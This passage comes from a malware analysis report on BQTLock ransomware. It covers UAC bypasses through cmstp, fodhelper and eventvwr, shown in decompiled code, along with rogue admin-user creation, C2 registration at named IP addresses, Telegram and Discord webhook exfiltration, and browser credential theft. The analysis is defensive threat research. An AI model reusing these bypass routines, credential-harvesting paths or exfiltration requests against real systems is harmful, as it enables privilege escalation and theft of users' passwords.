In a more advanced section, the ransomware performs less common practices such as user creation, being a practice that operators or RaaS affiliates usually perform before executing samples to have greater control over the infrastructure and/or be able to execute tools or malware with elevated privileges. In addition to this, the ransomware will obviously check who is executing the sample to know if they have sufficient permissions.

In newer versions, the adversaries have introduced UAC bypass functionality, which will allow the sample to execute legitimate binaries that perform implicit elevation when executed (Auto-elevated). This means they will be able to execute LOLbins that when executed, will run as administrator/System, bypassing the usual window that asks if we want to execute the binary as administrator, effectively bypassing UAC.

In this case, it performs one bypass task or another depending on the operating system, where depending on this case it can perform one of the following bypasses:

Windows 11: Copies the malware payload to the temporary path (bqt_btpass.inf) and executes cmstp.exe /au \<TempPath>\bqt_btpass.inf

```
if ( (unsigned int)dword_1408120E4 > 9 )
{
  if ( (unsigned int)dword_1408120EC > 0x55EF )
  {
    sub_140001790(&v56, "INFO");
    sub_140001790(&v53, "Attempting UAC bypass using CMSTP (Win 11).");
    sub_140003760(
      (unsigned __int64)&v53,
      (unsigned __int64)&v56,
      v24,
      v25,
      v35,
      v36,
      v37,
      (_DWORD)v38,
      v39,
      v40,
      v41);
    sub_1405AD570(&v53);
    sub_1405AD570(&v56);
    sub_140001790(&v48, "C:\\Windows\\Temp\\bqt_bypass.inf");
    sub_14059CCB0(&v56, &v48, 16i64);
    if ( (unsigned __int8)sub_1405069B0(&v59) )
    {
      sub_1405CB4B0(&v56, "[Version]\n");
      sub_1405CB4B0(&v56, "Signature=\"$CHICAGO$\"\n");
      sub_1405CB4B0(&v56, "AdvancedINF=2.5\n");
      sub_1405CB4B0(&v56, "[DefaultInstall]\n");
      sub_1405CB4B0(&v56, "CustomDestination=CustInstDestSectionAllUsers\n");
      sub_1405CB4B0(&v56, "RunPreSetupCommands=RunPreSetupCommandsSection\n");
      sub_1405CB4B0(&v56, "[RunPreSetupCommandsSection]\n");
      v31 = sub_1405CB4B0(&v56, "\"");
      v32 = sub_1405CB4B0(v31, v12);
      sub_1405CB4B0(v32, "\"\n");
      sub_1405CB4B0(&v56, "[CustInstDestSectionAllUsers]\n");
      sub_1405CB4B0(&v56, "49000,49001=AllUSer_SetupSet,2\n");
      sub_1405CB4B0(&v56, "[AllUSer_SetupSet]\n");
      sub_1405CB4B0(&v56, "StubPath=\"%1%\"\n");
      if ( !sub_14058C400(&v56.m128i_u64[1]) )
        sub_1405C5D20(
          &v56.m128i_i8[*(_QWORD *)(v56.m128i_i64[0] - 24)],
          *(_DWORD *)((char *)&v56 + *(_QWORD *)(v56.m128i_i64[0] - 24) + 32) | 4u);
      sub_140001D50(&v50, "cmstp.exe /au ", v48, v49);
      system(v50);
      sub_140002C10((__int64)&v53);
      sub_140573F80(&v53);
      sub_1405816A0(&v55);
      sub_1405B1170(&v53);
      sub_140001790(&v53, "SUCCESS");
      sub_140001790(&v51, "CMSTP UAC bypass executed.");
      sub_140003760(
        (unsigned __int64)&v51,
        (unsigned __int64)&v53,
        v33,
        v34,
        v35,
        v36,
        v37,
```

if Windows 11

- **Windows 10**: Modifies the registry key HKCU\Software\Classes\ms-settings\Shell\Open\command, inserting the payload in it and executes fodhelper.exe, which will search the registry key and execute the binary

```
else if ( dword_1408120E4 == 10 )
{
  sub_140001790(&v56, "INFO");
  sub_140001790(&v53, "Attempting UAC bypass using fodhelper (Win 10).");
  sub_140003760(
    (unsigned __int64)&v53,
    (unsigned __int64)&v56,
    v17,
    v18,
    v35,
    v36,
    v37,
    (_DWORD)v38,
    v39,
    v40,
    v41);
  sub_1405AD570(&v53);
  sub_1405AD570(&v56);
  v38 = &v51;
  v39 = 0;
  v37 = 0;
  LODWORD(v36) = 131078;
  v35 = 0;
  if ( !(unsigned int)RegCreateKeyExA(
                        -2147483647i64,
                        "Software\\Classes\\ms-settings\\shell\\open\\command",
                        0i64,
                        0i64) )
  {
    LODWORD(v36) = strlen(v12) + 1;
    RegSetValueExA(v51, 0i64, 0i64, 1i64, v12, v36);
    LODWORD(v19) = 1;
    RegSetValueExA(v51, "DelegateExecute", 0i64, 1i64, &unk_14060A5C9, v19);
    RegCloseKey(v51);
    ShellExecuteA(0i64, "open", "fodhelper.exe", 0i64);
    Sleep(1000i64);
    RegDeleteTreeA(-2147483647i64, "Software\\Classes\\ms-settings");
    sub_140001790(&v56, "SUCCESS");
    sub_140001790(&v53, "fodhelper UAC bypass executed.");
    sub_140003760(
      (unsigned __int64)&v53,
      (unsigned __int64)&v56,
      v20,
      v21,
      0,
      0,
      0,
      (unsigned __int64)&v51,
      0,
      v40,
      v41);
```

else if Windows 10

- **Windows 7,8**: Modifies the registry key *HKCU\Software\Classes\mscfile\shell\open\command*, inserting the payload in it and executes eventvwr.exe, which will search the registry key and execute the binary

```
else if ( dword_1408120E4 == 6 )
{
  sub_140001790(&v56, "INFO");
  sub_140001790(&v53, "Attempting UAC bypass using eventvwr (Win 7/8.x).");
  sub_140003760((unsigned __int64)&v53, (unsigned __int64)&v56, v27, v28, v35, v36, v37, (_DWORD)v38, v39, v40, v41);
  sub_1405AD570(&v53);
  sub_1405AD570(&v56);
  v38 = &v51;
  v39 = 0;
  v37 = 0;
  LODWORD(v36) = 131078;
  v35 = 0;
  if ( !(unsigned int)RegCreateKeyExA(
                        -2147483647i64,
                        "Software\\Classes\\mscfile\\shell\\open\\command",
                        0i64,
                        0i64) )
  {
    LODWORD(v36) = strlen(v12) + 1;
    RegSetValueExA(v51, 0i64, 0i64, 1i64, v12, v36);
    RegCloseKey(v51);
    ShellExecuteA(0i64, "open", "eventvwr.exe", 0i64);
    Sleep(1000i64);
    RegDeleteTreeA(-2147483647i64, "Software\\Classes\\mscfile");
    sub_140001790(&v56, "SUCCESS");
    sub_140001790(&v53, "eventvwr UAC bypass executed.");
    sub_140003760(
      (unsigned __int64)&v53,
      (unsigned __int64)&v56,
      v29,
      v30,
      0,
      0,
      0,
      (unsigned __int64)&v51,
      0,
      v40,
      v41);
    goto LABEL_23;
  }
}
sub_140001790(&v56, "ERROR");
sub_140001790(&v53, "UAC Bypass failed or not applicable for this OS.");
sub_140003760((unsigned __int64)&v53, (unsigned __int64)&v56, v13, v14, v35, v36, v37, (_DWORD)v38, v39, v40, v41);
if ( v53 != &v54 )
  j_j_free_4(v53, v54 + 1);
```

else if Windows 7/8

In this case, already having adequate privileges, so the execution of this step was not necessary for it:

The malware is already running with administrator privileges


After this function, the malware tries to check tokens to adjust privileges if necessary, as a verification, in addition to increasing them, to ensure the next step. In this, it performs a usual combination of:

OpenProcessToken + Token_Adjust_Privileges (0x28) + LookUpPrivilegeValueA + SeDebugPrivilege

With the bypass and this step, it achieves much higher privileges, which will serve it in the following phases, such as the creation of an administrator user, which it creates using different patterns, where sometimes it will use BQTLockAdmin or Guest_"ID". The ID is generated at runtime, so it will be different in each sample. As we can see, the generated passwords are simple and contain just enough to meet minimum password security standards (+8 characters, at least 1 special character and combination of lowercase and uppercase letters with some number).

```
v67 = a1;
v65 = &v18;
sub_1400E32F0(&v17, "INFO", &v18);
v64 = &v20;
sub_1400E32F0(&v19, "Attempting to create new admin user.", &v20);
sub_14000170B(&v19, &v17);
sub_1400E39A0(&v19);
sub_1400CFF60(&v20);
sub_1400E39A0(&v17);
sub_1400CFF60(&v18);
v63 = &v21;
sub_1400E32F0(&v16, "BQTLockAdmin", &v21);
sub_1400CFF60(&v21);
v62 = &v22;
sub_1400E32F0(&v15, "Password123!", &v22);
sub_1400CFF60(&v22);
v61 = &v23;
v1 = sub_1400E0850(&v16);
v2 = sub_1400E0F10(&v16);
sub_1400E7AE0(&v14, v2, v1, &v23);
sub_1400D0010(&v23);
v60 = &v24;
v3 = sub_1400E0850(&v15);
v4 = sub_1400E0F10(&v15);
sub_1400E7AE0(&v13, v4, v3, &v24);
sub_1400D0010(&v24);
memset(&Dst, 0, 0x38ui64);
Dst = sub_14003FFD0(&v14);
v10 = sub_14003FFD0(&v13);
v11 = 1;
v12 = 577;
parm_err = 0;
v66 = NetUserAdd(0i64, 1u, (LPBYTE)&Dst, &parm_err);
if ( v66 )
{
  if ( v66 == 2224 )
  {
    v56 = &v44;
    sub_1400E32F0(&v43, "WARNING", &v44);
    sub_140101A80(&v46, "User '", &v16);
    sub_1401018B0(&v45, &v46, "' already exists. Skipping creation.");
    sub_14000170B(&v45, &v43);
    sub_1400E39A0(&v45);
    sub_1400E39A0(&v46);
    sub_1400E39A0(&v43);
    sub_1400CFF60(&v44);
    sub_140101A80(v67, "User Already Exists: ", &v16);
  }
```

Creation of an administrator user



BQTLock successfully creating a new admin user account (Guest_3437) with elevated privileges

Command and Control (C2)

At this point, the malware has sensitive device information, has managed to execute the sample as administrator bypassing UAC, as well as escalate privileges, so after this, it will try to maintain contact with the C&C and obtain more relevant information from the affected device.


First, it tries to establish connection with the C2, which it usually communicates with through two IPs (92[.]113[.]146[.]56 and 208[.]99[.]44[.]55) depending on the sample.

```
mov qword ptr ss:[rsp+40],r14
mov rcx,qword ptr ds:[rax]          rcx:"http://92.113.146.56:80/api.php",
cmp rcx,rdx                         rcx:"http://92.113.146.56:80/api.php"
je
```

C2 IP #1

```
ecx:"http://208.99.44.55:443/api.php", 57:'W'


ecx:"http://208.99.44.55:443/api.php"
ecx:"http://208.99.44.55:443/api.php", 7A:'z'
```


C2 IP #2



Login screen on C2 IP

Here it will perform the bootstrap phase where with the collected device information it will make a request against the attacker-controlled equipment with the necessary information. Here the adversary will receive elements such as:

- OS version of the affected device
- Hostname
- User
- HW serials (BIOS, Motherboard)
- Public IP
- Administrator user and password created previously
- API key (BQTLOCK_...)



BQTLock preparing an api_key parameter used for authenticating infected devices with its C2 server #1

BQTLock preparing an api_key parameter used for authenticating infected devices with its C2 server #2

It will pass everything through RSA encryption, where the attacker will respond with confirmation of the affected device registration with a BOT-ID, which will allow the operator to know which machine and campaign each device is related to, making affiliate management much easier. Additionally, this identifier will also be used in the README file, so that the victim can have communication with the attacker in an orderly manner based on this type of indicators.

```
* upload completely sent off: 195 bytes
< HTTP/1.1 200 OK
< Server: nginx/1.24.0 (Ubuntu)
< Date: [redacted]
< Content-Type: application/json
< Transfer-Encoding: chunked
< Connection: keep-alive
<
{"status":"success","bot_id":"BOT-[redacted]"}* Connection #0 to host 92.113.146.56 left intact
```

C2 response confirming successful registration of the infected device with bot ID #1

```
000000013FFDAF01   0F1F80 00000000   nop dword ptr ds:[rax],eax
000000013FFDAF08   45:31C0           xor r8d,r8d
000000013FFDAF0B   41:B9 0A000000    mov r9d,A                    A:'\n'
000000013FFDAF11   48:8D15 39FD5F00  lea rdx,qword ptr ds:[1405DAC51]   0000000140SDAC51:"\"bot_id\":\""
```


C2 response confirming successful registration of the infected device with bot ID #2

In the same way, in addition to registering with the BQTLock panel, the malware can also use Telegram to send the same information to a bot extracted during execution. It builds the request with the same fields observed previously. Although this might seem redundant, it allows operators and affiliates to manage infections or receive alerts directly on mobile devices, providing greater accessibility through these bots. It also serves as a safeguard in case the panel is taken down, while offering an alternative method for controlling data exfiltration, as will be shown later.


```
rdi:"/bot706[redacted]/sendMessage"
r13:"api.telegram.org"
r14:&"https://api.telegram.org/b[redacted]
r15:&"chat_id=[redacted]&text=[redacted]%20Report%3A%APublic%20IP%3A%20N%2FA%A
```

BQTLock sample using the Telegram API to send stolen data via bot commands


After this checkpoint, the attacker continues obtaining device information, so it takes screenshots of the affected device's screen, discovering everything on the victim's monitor, saving the captures, usually in the same temporary path it has used previously.



BQTLock capturing a screenshot of the victim's desktop and saving it as bqt_screenshot in the Windows Temp directory



BQTLock writing the captured screenshot file into the Windows Temp directory



The saved screenshot (bqt_screenshot_41611140.png)

During this phase, the developers have introduced browser data theft capabilities, an uncommon feature in this type of malware.

```
sub_140579850(&v193);
sub_140578580(&v192);
sub_140578380(
  (unsigned __int64)&v188,
  (unsigned __int64)"Chrome",
  (unsigned __int64)"",
  v21,
  v22,
  v23,
  v24,
  v25,
  v26,
  v27,
  v28);
sub_140579850(&v189);
sub_140578580(&v188);
sub_140578380(
  (unsigned __int64)&v184,
  (unsigned __int64)"Google",
  (unsigned __int64)"",
  v29,
  v30,
  v31,
  v32,
  v33,
  v34,
  v35,
  v36);
sub_140579850(&v185);
sub_140578580(&v184);
sub_14057D9D0(&v186, &v182, &v184);
sub_14057D9D0(&v190, &v186, &v188);
sub_14057D9D0(&v194, &v190, &v192);
sub_14057D9D0(&v260, &v194, &v196);
sub_140002BA0(&v210, "Default");
sub_140578380(
  (unsigned __int64)&v206,
  (unsigned __int64)"User Data",
  (unsigned __int64)"",
  v37,
  v38,
  v39,
  v40,
  v41,
  v42,
  v43,
  v44);
sub_140579850(&v207);
sub_140578580(&v206);
sub_140578380(
  (unsigned __int64)&v202,
  (unsigned __int64)"Edge",
  (unsigned __int64)"",
  v45,
  v46,
  v47,
  v48,
  v49,
  v50,
  v51,
  v52);
```

Here we can observe how it has an internal list of browsers, which it will traverse searching for them on the affected device, to locate each browser's profiles and extract credentials, making requests to paths like User Data or Login Data.

BQTLock retrieving browser paths (Chrome, Google, User Data, Default, Edge) to access stored credentials and profile information

```
aChrome          db 'Chrome',0           ; DATA XREF: sub_1400126A0+293↑o
aGoogle          db 'Google',0           ; DATA XREF: sub_1400126A0+2DB↑o
aEdge            db 'Edge',0             ; DATA XREF: sub_1400126A0+41A↑o
aMicrosoft       db 'Microsoft',0        ; DATA XREF: sub_1400126A0+462↑o
aBraveBrowser    db 'Brave-Browser',0    ; DATA XREF: sub_1400126A0+5A6↑o
aBravesoftware   db 'BraveSoftware',0    ; DATA XREF: sub_1400126A0+5EE↑o
aOperaStable     db 'Opera Stable',0     ; DATA XREF: sub_1400126A0+6EA↑o
aOperaSoftware   db 'Opera Software',0   ; DATA XREF: sub_1400126A0+72C↑o
aVivaldi         db 'Vivaldi',0          ; DATA XREF: sub_1400126A0+845↑o
aYandexbrowser   db 'YandexBrowser',0    ; DATA XREF: sub_1400126A0+92A↑o
aYandex          db 'Yandex',0           ; DATA XREF: sub_1400126A0+96C↑o
aProfiles        db 'Profiles',0         ; DATA XREF: sub_1400126A0:loc_140013869↑o
aFirefox         db 'Firefox',0          ; DATA XREF: sub_1400126A0+11F6↑o
aMozilla         db 'Mozilla',0          ; DATA XREF: sub_1400126A0+120A↑o
```

BQTLock targeting multiple web browsers to steal stored credentials and profiles

```
mov qword ptr ss:[rsp+1F8],rax
call
lea rcx,qword ptr ss:[rsp+240]          [rsp+240]:L"C:\\Users\\[redacted]\\AppData\\Roaming"
call
lea rax,qword ptr ss:[rsp+390]
lea rdx,qword ptr ds:[1405DB781]        00000001405DB781:"Default"
mov rcx,rax                             rcx:L"Roaming"
mov qword ptr ss:[rsp+110],rax
call
lea rax,qword ptr ss:[rsp+330]
lea r8,qword ptr ds:[1405DB792]
lea rdx,qword ptr ds:[1405DB789]        00000001405DB789:"User Data"
mov rcx,rax                             rcx:L"Roaming"
mov qword ptr ss:[rsp+80],rax
call
lea rax,qword ptr ss:[rsp+350]
mov rcx,rax                             rcx:L"Roaming"
mov qword ptr ss:[rsp+1B0],rax
call
mov rcx,qword ptr ss:[rsp+80]
call
lea rax,qword ptr ss:[rsp+2D0]
lea rdx,qword ptr ds:[1405DB793]        00000001405DB793:"Chrome"
lea r8,qword ptr ds:[rdx+6]
```

BQTLock accessing user profile and browser data directories under AppData and Roaming


```
2452  CreateFile   C:\Users[redacted]\AppData\Roaming\Google\Chrome\User Data\
2452  ReadFile     C:\Windows\System32\msvcrt.dll
2452  ReadFile     C:\Windows\System32\msvcrt.dll
2452  CreateFile   C:\Users[redacted]\AppData\Roaming\Microsoft\Edge\User Data\
2452  CreateFile   C:\Users[redacted]\AppData\Roaming\BraveSoftware\Brave-Browser\User Data\
2452  CreateFile   C:\Users[redacted]\AppData\Roaming\Opera Software\Opera Stable\
2452  CreateFile   C:\Users[redacted]\AppData\Roaming\Vivaldi\User Data\
2452  CreateFile   C:\Users[redacted]\AppData\Roaming\Yandex\YandexBrowser\User Data\
```

File system activity showing BQTLock creating and reading files across multiple web browsers' user data folders

The browsers generally searched by BQTlock, as well as the paths, in all of them by accessing ***UserData*** and ***Profiles*** in the following:

- **Chrome**
- **Edge**
- **Brave**
- **Opera**
- **Vivaldi**
- **Yandex**
- **Firefox**

Once it extracts all information from these browsers, it saves the credentials in a new file that it created previously in the same temporary path, to subsequently send it.




BQTLock storing stolen credentials in bqt_passwords.txt within the Windows Temp directory

BQTLock storing stolen credentials in bqt_passwords.txt within the Windows Temp directory #2

Passwords text file in Windows files

In addition to communication with the C&C, BQTLock maintains communications with Discord, where it sends these types of extracted files. In this function, it constructs the HTTP request using multipart/form-data, where the password file will be attached so they can access it easily via Discord, in addition to encrypting traffic without needing to perform any additional action.

```
POST https://discord.com/api/webhooks/<id>/<token>

Content-Type: multipart/form-data; boundary=--------------------------2327476541

Content-Length: <N>


----------------------------2327476541

Content-Disposition: form-data; name="payload_json"

Content-Type: application/json


{ "content": "File attached: bqt_passwords.txt" }

----------------------------2327476541

Content-Disposition: form-data; name="passwords_file"; filename="bqt_passwords.txt"

Content-Type: text/plain


--- Collected Browser Passwords ---

<credentials>

----------------------------2327476541--
```




BQTLock using HttpOpenRequestA to send stolen data via Discord webhooks

Thanks to the use of Discord, they don't need to have infrastructure, plus they have very high accessibility for operators and affiliates, being able to change the webhook if it were blocked, so it's a simple cloud structure to use that is useful for this type of activities.

Impact

After the previous reconnaissance, the adversary has already gathered critical intelligence about both the target device and any data stored in browsers. BQTLock is now ready to execute its final phase, performing the most impactful operations including file encryption, lateral movement attempts, and persistence establishment.

Initially, the samples prepare a wallpaper that will subsequently be set as the desktop background. To accomplish this, the malware decodes static code during runtime, transforming it into a BMP format that is then saved in the same temporary directory where previous operations were conducted. The wallpaper is then applied using Windows API calls.




SPI_SETDESKWALLPAPER flag

Decode + write folder & path + SystemParametersInfoA + SPI_SETDESKWALLPAPER (0x14)

```
lea rax,qword ptr ss:[rsp+60]
